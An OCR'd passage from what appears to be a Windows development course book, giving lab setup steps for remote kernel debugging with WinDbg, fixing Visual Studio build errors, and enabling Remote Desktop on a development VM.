
- Verify that you can ping your Test VM
- Open `WinDbg` as an Administrator (should be a link on the Desktop)
- Choose `File -> Attach to Kernel`. You should see a dialog such as the following:

Technet24



- Fill in the settings with the information from running `kdnet.exe` on the Test VM. Leave the IP address field blank.
- Click `OK`. WinDbg will now wait for your Test VM to callback and start the debugging session. You should see a dialog like the following:

© 2024 Jonathan Reiter



5. Return to the Windows Test VM

- Reboot the Windows Test VM with the following command:

Command lines

```
shutdown -r -t 0
```

- When the Windows Test VM reboots, all will appear as it normally does

6. Return to the Windows Dev VM

- You should now have an active remote kernel debugging session. The WinDbg Preview should show something such as the following:

Technet24

Notional results

```
Use NET for debugging
Opened WinSock 2.0
Waiting to reconnect...
Connected to target <%TEST_VM_IP_ADDRESS%> on port 50000 on local IP <%DEV_VM_IP_ADDRESS%>.
You can get the target MAC address by running .kdtargetmac command.
Connected to Windows 10 19041 x64 target at (Sat Jan 22 21:44:42.965 2022 (UTC + 0:00)), otr64 TRUE
Kernel Debugger connection established.
```

- At this time you can either leave the debugging session up as long as you need or you can terminate the WinDbg Preview process and close the remote kernel session. If you close the session, you will need to re-establish in with the steps in this document.

© 2024 Jonathan Reiter

Common Build Errors

Sometimes, there can be some pretty common build errors when getting acquainted with VS – even seasoned developers are hit with build errors.

Solution Versus Project

A solution can be thought of as a container for holding projects. Each project can be something completely different from the other projects in the solution. When are you ready to build something, you have a few options as noted below:

- You can build the entire solution
  - This is done with the keyboard shortcut CTRL+SHIFT+B or via the menu bar Build | Build Solution, or you can right click on the Solution itself in the Solution Explorer window
- You can build a single project in the solution
  - With project selected in the Solution Explorer window, you can do one of the following
  - Via the keyboard shortcut CTRL+B
  - Via the menu bar Build | Build
  - Via right clicking on the project name itself in the Solution Explorer window
- When a solution holds several projects, there could be some build errors when building the entire solution because the order of the projects being build is incorrect
  - The easiest solution is to build one project at a time in proper order
    - Like building a DLL before building an EXE that depends on and references that DLL

Unicode for ANSI

By default, a new solution and a new project will have support for Unicode defined. If you are using APIs that can switch between Unicode and ANSI on the fly, great! Sometimes, as in this course, there are some APIs that depend on ANSI only as there is no support for Unicode, yet. Many times, the support for Unicode is for you, the student, to complete. Just be aware of what versions of APIs are needed and what character set it supported for the project.


Technet24

Enabling Windows Terminal Services


Steps Involved

On the Dev VM

When you are on the Dev VM, hit the Windows key and start typing out "remote desktop settings". Tab completion and suggestions will start to show and once you see the setting show up in the list, choose it.





From there, you can see the status of the settings: off.



© 2024 Jonathan Reiter

Toggle the switch to on. When you do, you will be greeted with a prompt to confirm your choice. Confirm the change to enable RDP and start the Windows Terminal Services service.





Done!

Technet24